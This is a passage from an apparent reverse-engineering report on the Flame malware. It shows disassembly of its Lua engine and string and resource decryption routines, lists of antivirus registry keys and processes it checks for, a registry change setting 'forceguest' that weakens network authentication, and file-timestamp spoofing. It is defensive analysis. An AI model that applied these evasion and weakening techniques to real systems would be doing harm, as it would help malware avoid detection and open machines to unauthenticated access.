102628D8 10262810 ASCII "CALL"
102628DC 10262818 ASCII "TAILCALL"
102628E0 10262824 ASCII "RETURN"
102628E4 1026282C ASCII "FORLOOP"
102628E8 10262834 ASCII "FORPREP"
102628EC 1026283C ASCII "TFORLOOP"
102628F0 10262848 ASCII "SETLIST"
102628F4 10262850 ASCII "CLOSE"
102628F8 10262858 ASCII "CLOSURE"
102628FC 10262860 ASCII "VARARG"
```

Figure 6 Some Lua Module Found in Memory

The source files of Lua are as follows:

```
const char *const luaP_opnames[NUM_OPCODES+1] = {
  "MOVE",
  "LOADK",
  "LOADBOOL",
  "LOADNIL",
  "GETUPVAL",
  "GETGLOBAL",
  "GETTABLE",
  "SETGLOBAL",
  "SETUPVAL",
  "SETTABLE",
  "NEWTABLE",
  "SELF",
  "ADD",
  "SUB",
  "MUL",
  "DIV",
  "MOD",
  "POW",
  "UNM",
  "NOT",
  "LEN",
  "CONCAT",
  "JMP",
  "EQ",
  "LT",
  "LE",
  "TEST",
  "TESTSET",
  "CALL",
  "TAILCALL",
  "RETURN",
  "FORLOOP",
  "FORPREP",
  "TFORLOOP",
  "SETLIST",
  "CLOSE",
  "CLOSURE",
  "VARARG",
  NULL
};
```

The contents are always exactly the same. We found lots of Lua code in Flame, so it can be determined that Flame statically compiles Lua code into its programs.

We found large amounts of Lua code during the analysis process and also found that the contents match; therefore, we conclude that the malware compiles the Lua code to the process statically.

We found that the version of Lua code used in Flame is Lua 5.1.

```
mov eax,edi
call mssecmgr.100B8F0F
push mssecmgr.1026195C     ;  ASCII "_G"
mov eax,edi
call  mssecmgr.100B9417
```

```
pop   ecx
mov  eax,mssecmgr.10261778
mov  ebx,mssecmgr.10261960  ;  ASCII "_G"
mov  ecx,esi
call   mssecmgr.100B9DB3
push  0x7
push  mssecmgr.10261964     ;  ASCII "Lua 5.1"
mov  eax,esi
call   mssecmgr.100B9142
push  mssecmgr.1026196C     ;  ASCII "_VERSION"
mov  eax,edi
call   mssecmgr.100B9417
add   esp,0xC
push  mssecmgr.100CF1E6
push  mssecmgr.100CF23B
push  mssecmgr.10261978     ;  ASCII "ipairs"
mov  eax,esi
call   mssecmgr.100CFAE7
add  esp,0xC
push  mssecmgr.100CF171
push  mssecmgr.100CF1B0
push  mssecmgr.10261980     ;  ASCII "pairs"
mov  eax,esi
call   mssecmgr.100CFAE7
add  esp,0xC
push  0x1
push  0x0
mov  eax,esi
call   mssecmgr.100B932F
or   eax,-0x1
call   mssecmgr.100B8F0F
push  -0x2
pop  eax
call   mssecmgr.100B953A
push  0x2
push  mssecmgr.10261988     ;  ASCII "kv"
```


Figure 7.Flame code

```
static void base_open (lua_State *L) {
  /* set global _G */
  lua_pushvalue(L, LUA_GLOBALSINDEX);
  lua_setglobal(L, "_G");
  /* open lib into global table */
  luaL_register(L, "_G", base_funcs);
```

```
    lua_pushliteral(L, LUA_VERSION);  //LUA_VERSION : "Lua 5.1"
    lua_setglobal(L, "_VERSION");  /* set global _VERSION */
    /* `ipairs' and `pairs' need auxliliary functions as upvalues */
    auxopen(L, "ipairs", luaB_ipairs, ipairsaux);
    auxopen(L, "pairs", luaB_pairs, luaB_next);
    /* `newproxy' needs a weaktable as upvalue */
    lua_createtable(L, 0, 1);  /* new table `w' */
    lua_pushvalue(L, -1);  /* `w' will be its own metatable */
    lua_setmetatable(L, -2);
    lua_pushliteral(L, "kv");
    lua_setfield(L, -2, "__mode");  /* metatable(w).__mode = "kv" */
    lua_pushcclosure(L, luaB_newproxy, 1);
    lua_setglobal(L, "newproxy");  /* set global `newproxy' */
}
```

Figure 8 Lua code

The construction that is contained in Flame is consistent with Lua 5.1.



```
10261778 102616A4 ASCII "assert"
1026177C 100CF3AE mssecmgr.100CF3AE
10261780 102616AC ASCII "collectgarbage"
10261784 100CF087 mssecmgr.100CF087
10261788 102616BC ASCII "error"
1026178C 100CECFD mssecmgr.100CECFD
10261790 102616C4 ASCII "gcinfo"
10261794 100CF052 mssecmgr.100CF052
10261798 102616CC ASCII "getfenv"
1026179C 100CEEEA mssecmgr.100CEEEA
102617A0 102616D4 ASCII "getmetatable"
102617A4 100CED63 mssecmgr.100CED63
102617A8 102616E4 ASCII "load"
102617AC 100CF35F mssecmgr.100CF35F
102617B0 102616EC ASCII "loadstring"
102617B4 100CF28F mssecmgr.100CF28F
102617B8 102616F8 ASCII "next"
102617BC 100CF171 mssecmgr.100CF171
102617C0 10261700 ASCII "pcall"
102617C4 100CF522 mssecmgr.100CF522
102617C8 10261708 ASCII "rawequal"
102617CC 100CEFB2 mssecmgr.100CEFB2
102617D0 10261714 ASCII "rawget"
102617D4 100CEFE4 mssecmgr.100CEFE4
102617D8 1026171C ASCII "rawset"
102617DC 100CF016 mssecmgr.100CF016
102617E0 10261724 ASCII "select"
102617E4 100CF49A mssecmgr.100CF49A
102617E8 1026172C ASCII "setfenv"
102617EC 100CEF20 mssecmgr.100CEF20
102617F0 10261734 ASCII "setmetatable"
102617F4 100CEDA9 mssecmgr.100CEDA9
102617F8 10261744 ASCII "tonumber"
102617FC 100CEC00 mssecmgr.100CEC00
10261800 10261750 ASCII "tostring"
10261804 100CF5C4 mssecmgr.100CF5C4
10261808 1026175C ASCII "type"
1026180C 100CF147 mssecmgr.100CF147
10261810 10261764 ASCII "unpack"
10261814 100CF3F9 mssecmgr.100CF3F9
10261818 1026176C ASCII "xpcall"
1026181C 100CF56E mssecmgr.100CF56E
```

Figure 9 Some Lua Construction Fonud in Memory

```
static const luaL_Reg base_funcs[] = {
  {"assert", luaB_assert},
  {"collectgarbage", luaB_collectgarbage},
  {"dofile", luaB_dofile},
  {"error", luaB_error},
  {"gcinfo", luaB_gcinfo},
  {"getfenv", luaB_getfenv},
  {"getmetatable", luaB_getmetatable},
  {"loadfile", luaB_loadfile},
  {"load", luaB_load},
  {"loadstring", luaB_loadstring},
  {"next", luaB_next},
  {"pcall", luaB_pcall},
  {"print", luaB_print},
  {"rawequal", luaB_rawequal},
  {"rawget", luaB_rawget},
  {"rawset", luaB_rawset},
  {"select", luaB_select},
  {"setfenv", luaB_setfenv},
  {"setmetatable", luaB_setmetatable},
  {"tonumber", luaB_tonumber},
  {"tostring", luaB_tostring},
  {"type", luaB_type},
  {"unpack", luaB_unpack},
  {"xpcall", luaB_xpcall},
  {NULL, NULL}
};
```

Figure 10 Construction in Lua 5.1

Lua 5.1 was launched on February 21, 2006 and lua 5.2 was released at December 16, 2011, which shows indirectly that the development time of Flame was between February 21, 2006 and December 16, 2011. Meanwhile, we found a large quantity of Lua script function names which are listed in Appendix 7 (Appendix 7: Lua Script Functions Used by Mssecmgr.ocx). We can determine to an extent the functionality of the Lua scripts through the assistance of these function names.

The array “RawDES_Spbox” that can be used by RawDES algorithm was found in the main process at address “10266CE”. It can be shown that this process utilized the DES encryption algorithm by analyzing the functions that call this address.

The description is as follows:

We found that there are 16 circular calculation expressions in the calling functions, which is an obvious feature of the DES encryption algorithm. After each value is calculated, the following XOR or operation matches the calculation mode of the DES algorithm.

As for calling functions, the third parameter is the encrypted key.

```
int  0x10084393 (int a1, unsigned int a2, int a3, int a4)
```

The main module loads resources into memory, and conduct a simple XOR decryption:

It transmits DB DF AC A2 file as the header, and then decryps the sources byte by byte.

The algorithm is as follows: determining whether the current byte is 0XA9 or not；

if it is, making it XOR with the previous decryption data, the result is the decrypted data;

if not, assigning 0XA9 to EDX and XOR with it. The received result is made XOR with the previous decryption data and the final result is the decrypted data.

```
10050898  mov al,byte ptr ds:[esi]
1005089A  test al,al
1005089C  je short 0x100508A9
1005089E  cmp al,0xA9
100508A0  je short 0x100508A9
100508A2  mov edx,0xA9
100508A7  jmp short 0x100508AB
100508A9  xor edx,edx
100508AB  xor al,dl
100508AD  xor cl,al
100508AF  mov byte ptr ds:[edi+esi],cl
100508B2  inc esi
100508B3  dec dword ptr ss:[esp+0xC]
100508B7  jnz short 0x10050898
```

Through analyzing Lua functions called by Flame, we found that Flame calls Lua scripts. Firstly, the process creates a few tables during the initialization process in the Lua environment; it saves some key assignment pairs of “key value” form these tables; finally, it extracts the special key value from the tables as Lua code by obtaining the appointed tables. As shown in the following code, the table name of Flame and the key names are all in encrypted storage and will be decrypted when being used.

```
mov     eax,esi
call    mssecmgr.100B932F               ;  lua_createtable
mov     esi,dword ptr ds:[edi+0xD4]
push    mssecmgr.10304B78
call    mssecmgr.1000E431               ;  decode string
"script"
add     esp,0xC
push    eax
call    mssecmgr.100B917A               ;  lua_pushstring
mov     eax,dword ptr ds:[edi+0xBC]
mov     edx,dword ptr ds:[edi+0xD4]
pop     ecx
push    eax
lea     ecx,dword ptr ds:[edi+0xB0]
call    mssecmgr.1000757C
push    eax
mov     eax,edx
call    mssecmgr.100B9142               ;  lua_pushlstring
mov     esi,dword ptr ds:[edi+0xD4]
pop     ecx
pop     ecx
push     -0x3
```

```
pop      eax
call     mssecmgr.100B93F4                ;  lua_settable : set
value
lea      ecx,dword ptr ds:[edi+0x8C]
mov  eax,dword ptr ds:[ecx]
```

Set script value

```
mov  esi,dword ptr ds:[ebx+0xD4]
push     mssecmgr.10304BB0
call         mssecmgr.1000E431                ;  decode string
"_params"
pop  ecx
push     eax
mov  eax,-0x2712
call         mssecmgr.100B9285                ;  table name is
"_params"
mov  esi,dword ptr ds:[ebx+0xD4]
mov  dword ptr ss:[esp],mssecmgr.10304BCC
call      mssecmgr.1000E431                ;  decode string
"script"
pop  ecx
push     eax
call         mssecmgr.100B917A                ;  lua_pushstring
mov  esi,dword ptr ds:[ebx+0xD4]
pop  ecx
push     -0x2
pop  eax
call         mssecmgr.100B9269                ;  lua_gettable
get lua script
mov  esi,dword ptr ds:[ebx+0xD4]
push     -0x2
pop  eax
call         mssecmgr.100B8DFE                ;  lua_remove
mov  eax,dword ptr ds:[ebx+0xD4]
and  dword ptr ss:[esp+0x10],0x0
lea      ecx,dword ptr ss:[esp+0x10]
push     ecx
push     -0x1
push     eax
call      mssecmgr.100B9C8B                ;  luaL_checklstring
mov  esi,dword ptr ds:[ebx+0xD4]
add      esp,0xC
push     mssecmgr.10304BE8
mov  edi,eax
```

```
call        mssecmgr.1000E431                ;  decode string
"script"
pop  ecx
push     eax
push     dword ptr ss:[esp+0x14]
mov      eax,edi
call        mssecmgr.100BA0B2                ;  luaL_loadbuffer
load lua script
test        eax,eax
pop  ecx
pop  ecx
jnz      mssecmgr.100B8381
mov  ecx,dword ptr ds:[ebx+0xD4]
xor      edi,edi
push     eax
inc      edi
call        mssecmgr.100B966F                ;  lua_pcall call
lua script
mov  esi,eax
```

Figure 11 Read and execute script value

Analysis of the "soapr32.ocx" Module

"Soapr32.ocx" is one of the modules released by Flame. We found it is a functionality module that used to collect information. Many of its functions are for obtaining information of the system, such as information about installing software network, WiFi, USB, time, time zone and so on.

Module Analysis

We summarize the following functions by analyzing the "soapr32.ocx" module:

- Obtain the features of the network adapter that is installed on the system, such as the IP address, subnet mask, gateway, DHCP settings and so on.
- Obtain the current connection between local computers and the remote resource servers. The acquired information is mainly about the connection between the local computers and the shared resource, including connection status, connection types, user names and domain names.
- Read the contents of the "HOSTS" file to check whether there are any redirects.
- List user account and user group and determine the users who belong to "Administrators" group.
- Collect shared resource information, including name, type, privilege, connection

numbers and other relevant information.

- Check the versions of the installed Outlook, Microsoft Word and Internet Explorer
- Collect the current time and time zone information
- Check the current pipe "'\pipe\srvsvc"
- Check the available USB storage devices of the system
- Obtain all the adapters and collect information, such as adapter type, occupied space and so on.
- Collect wireless network information, such as WiFi SSID, encryption type, verification method/agreement and so on.
- Collect shared resource information, including name, type, privilege, connection numbers and other relevant information.
- Detect whether to enable remote desktop connection and then acquire remote desktop information, such as the interface number, firewall status and a list of the open interfaces.

Details are as follows:

The "soapr32.ocx" module can check whether the system has installed the following security software in the system by registry information:

- `SOFTWARE\KasperskyLab\avp6\settings`
- `SOFTWARE\Kerio`
- `SOFTWARE\FarStone\FireWall`
- `SOFTWARE\Symantec\InstalledApps`
- `SOFTWARE\Symantec\SymSetup\Internet security`
- `SOFTWARE\Tiny Software\Tiny Firewall`
- `SOFTWARE\KasperskyLab\avp6\settings`

The "soapr32.ocx" module tries to traverse processes to see whether the following ones exist:

- avp.exe
- ccevtmgr.exe
- ccsetmgr.exe
- vsmon.exe
- zlclient.exe

- Outpost.exe
- mcshield.exe
- MpfService.exe

The “soapr32.ocx” module releases temporary files under the temp directory. The contents of TMP files are encrypted:

```
C:\WINDOWS\Temp\~mso2a0.tmp

C:\WINDOWS\Temp\~mso2a2.tmp
```

The “soapr32.ocx” module traverses all the directories under Program Files:

It checks the time zone information of the registry:

```
0006FE08  80000002  |hKey = HKEY_LOCAL_MACHINE
0006FE0C
1001B57B  |Subkey = "SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0006FE10  00000000  |Reserved = 0
0006FE14  00020019  |Access = KEY_READ
0006FE18  0006FE24  \pHandle = 0006FE24
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]

"forceguest"=dword:00000001
```

It sets network access: Share mode as the security mode of local accounts, only the guests and local users are verified as guests. When other computers access this one, they can enter without local user confirmation.

It collects WiFi information, such as the WiFi SSID, encryption type, verification method/ protocol and so on.

```
00D43940                  xiaomo...............TP-LINK_6C90DE.
00D43980  ......admin................luck................simao..........
00D439C0  .....ChinaUnicom.........CMCC................TP-LINK_CN......
00D43A00  ....user................EWA@ECN..................
```

Analysis of the String Algorithm

Parameter structure:

[byte] Sign	[word] Length	[dword] Address

Check the sign and push the parameters

```
0x1000C0E0    proc near

              push   esi
```

```
               mov     esi, [esp+8]
               cmp     byte ptr [esi+8], 0
               jnz     short 0x1000C0F0
               lea     eax, [esi+0Bh]
               pop     esi
               retn

0x1000C0F0:
               movzx   eax, word ptr [esi+9]
               push    edi
               push    eax
               lea     edi, [esi+0Bh]
               push    edi
               call    0x1000C0BC
               pop     ecx
               pop     ecx
               mov     eax, edi
               pop     edi
               mov     byte ptr [esi+8], 0
               pop     esi
               retn
0x1000C0E0  endp
```

Decrypt the data:

```
0x1000C0BC     proc near

               push    edi
               xor     edi, edi
               cmp     [esp+0Ch], edi
               jbe     short 0x1000C0DE
               push    esi

0x1000C0C6:
               mov     eax, [esp+8+8]
               lea     esi, [edi+eax]
               mov     eax, edi
               call    0x1000C0A2
               sub     [esi], al
               inc     edi
               cmp     edi, [esp+8+C]
               jb      short 0x1000C0C6
               pop     esi

0x1000C0DE:
```

```
                 pop     edi
                 retn
0x1000C0BC  endp
```

The key of decryption

Method:

`EAX=(0x11h+n)*(0xbh+n)`

Note: "n" is the offset of the decrypted byte.

`AL=(M1)xor(M2)xor(M3)xor(M4)`

Decrypted data = Encrypted data – AL




Figure 12 AL=(M1)xor(M2)xor(M3)xor(M4)

Analysis of the "advnetcfg.ocx" Module

"Advnetcfg.ocx" is one of the modules released by Flame. We found that this module is used to intercept screen information. After the execution of "advnetcfg.ocx", it will modify the creation time, modification time and access time of itself and the file "%windir%\system32\ccalc32.sys" and make all the access time to be the same as that of "kernel32.dll" in the system.

"Advnetcfg.ocx" obfuscates the string using the same algorithm as that used by "nteps32.ocx" The decryption function is called 179 times in the file "advnetcfg.ocx". The initial address of the decryption function is "1000BE16".

The flow chart of decryption algorithm is as follows:





Figure 13 Chart of Decryption Algorithm

Function "0x1000BE16" has one parameter which is an architecture body and the construction is as follows:

[byte]	[word]	[dword]
Sign	Length	Address

The return value of the function is the beginning address of the decrypted data in the parameter architecture body. It modifies the decryption symbol after the function decryption succeeds.

Detailed code is as follows:




```
1000BE16  ┌$  55            push ebp
1000BE17  │.  8BEC          mov ebp,esp
1000BE19  │.  53            push ebx
1000BE1A  │.  56            push esi
1000BE1B  │.  57            push edi
1000BE1C  │.  8BC0          mov eax,eax
1000BE1E  │.  53            push ebx
1000BE1F  │.  50            push eax
1000BE20  │.  58            pop eax
1000BE21  │.  5B            pop ebx
1000BE22  │.  60            pushad
1000BE23  │.  61            popad
1000BE24  │.  8B75 08       mov esi,[arg.1]
1000BE27  │.  66:837E 10 0  cmp word ptr ds:[esi+0x10],0x0
1000BE2C  │.v 75 09         jnz Xadvnetcf.1000BE37
1000BE2E  │.  8AC0          mov al,al
1000BE30  │.  8AE4          mov ah,ah
1000BE32  │.  8D46 14       lea eax,dword ptr ds:[esi+0x14]
1000BE35  │.v EB 22         jmp Xadvnetcf.1000BE59
1000BE37  │>  0FB746 12     movzx eax,word ptr ds:[esi+0x12]
1000BE3B  │.  50            push eax
1000BE3C  │.  8D5E 14       lea ebx,dword ptr ds:[esi+0x14]
1000BE3F  │.  53            push ebx
1000BE40  │.  E8 62FFFFFF   call advnetcf.1000BDA7
1000BE45  │.  66:8366 10 0  and word ptr ds:[esi+0x10],0x0
1000BE4A  │.  59            pop ecx
1000BE4B  │.  59            pop ecx
1000BE4C  │.  83F8 00       cmp eax,0x0
1000BE4F  │.v 74 04         je Xadvnetcf.1000BE55
1000BE51  │.  90            nop
1000BE52  │.  8BFF          mov edi,edi
1000BE54  │.  90            nop
1000BE55  │>  8BF6          mov esi,esi
1000BE57  │.  8BC3          mov eax,ebx
1000BE59  │>  5F            pop edi
1000BE5A  │.  5E            pop esi
1000BE5B  │.  5B            pop ebx
1000BE5C  │.  5D            pop ebp
1000BE5D  └.  C3            retn
```

Figure 14 The Decryption Function 1000BE23

Decrypt the string recursively.

The function has 2 parameters: the first one is the initial address of the decrypted string and the second one is the length of the string.

The function has no return value.



```
1000BDA7 ┌$  55           push ebp
1000BDA8 │.  8BEC         mov ebp,esp
1000BDAA │.  57           push edi
1000BDAB │.  33FF         xor edi,edi
1000BDAD │.  397D 0C      cmp [arg.2],edi
1000BDB0 │.v┌76 17        jbe Xadvnetcf.1000BDC9
1000BDB2 │. │56           push esi
1000BDB3 │> │8B45 08      ┌mov eax,[arg.1]
1000BDB6 │. │8D3407       │lea esi,dword ptr ds:[edi+eax]
1000BDB9 │. │8BC7         │mov eax,edi
1000BDBB │. │E8 A8FFFFFF  │call advnetcf.1000BD68
1000BDC0 │. │2806         │sub byte ptr ds:[esi],al
1000BDC2 │. │47           │inc edi
1000BDC3 │. │3B7D 0C      │cmp edi,[arg.2]
1000BDC6 │.^│72 EB        └jb Xadvnetcf.1000BDB3
1000BDC8 │. │5E           pop esi
1000BDC9 │> └5F           pop edi
1000BDCA │.  5D           pop ebp
1000BDCB └.  C3           retn
```

Figure 15 The Decryption Function 1000BDA7

The key of decryption

Method:

EAX=(0xAh+n)*(0x5h+n)

Note: “n” is the offset of the decrypted byte.

AL=(M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data – AL





Figure 16 AL=(M1)xor(M2)xor(M3)xor(M4)



```
1000BD68 ┌$  8D48 1A     lea ecx,dword ptr ds:[eax+0x1A]
1000BD6B │.  83C0 05     add eax,0x5
1000BD6E │.  0FAFC8      imul ecx,eax
1000BD71 │.  8BD1        mov edx,ecx
1000BD73 │.  C1EA 08     shr edx,0x8
1000BD76 │.  8BC2        mov eax,edx
1000BD78 │.  33C1        xor eax,ecx
1000BD7A │.  C1E8 10     shr eax,0x10
1000BD7D │.  33C2        xor eax,edx
1000BD7F │.  33C1        xor eax,ecx
1000BD81 └.  C3          retn
```

Figure 17 The Decryption Function 1000BD68

This module can detect many processes of antivirus products, firewalls and comprehensive security products. Appendix 3 enumerates the process lists of a majority of foreign antivirus software and security software (Appendix 3: Process List of Main Foreign Antivirus Software Detected by advnetcfg.ocx).

The main functions used for screenshot functionality are as follows:

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC

It checks many versions of Kaspersky Lab software in the system registry:

- `"HKLM\SOFTWARE\KasperskyLab\AVP6"`
- `"HKLM\SOFTWARE\KasperskyLab\protected\AVP7"`

Analysis of the "nteps32.ocx" Module

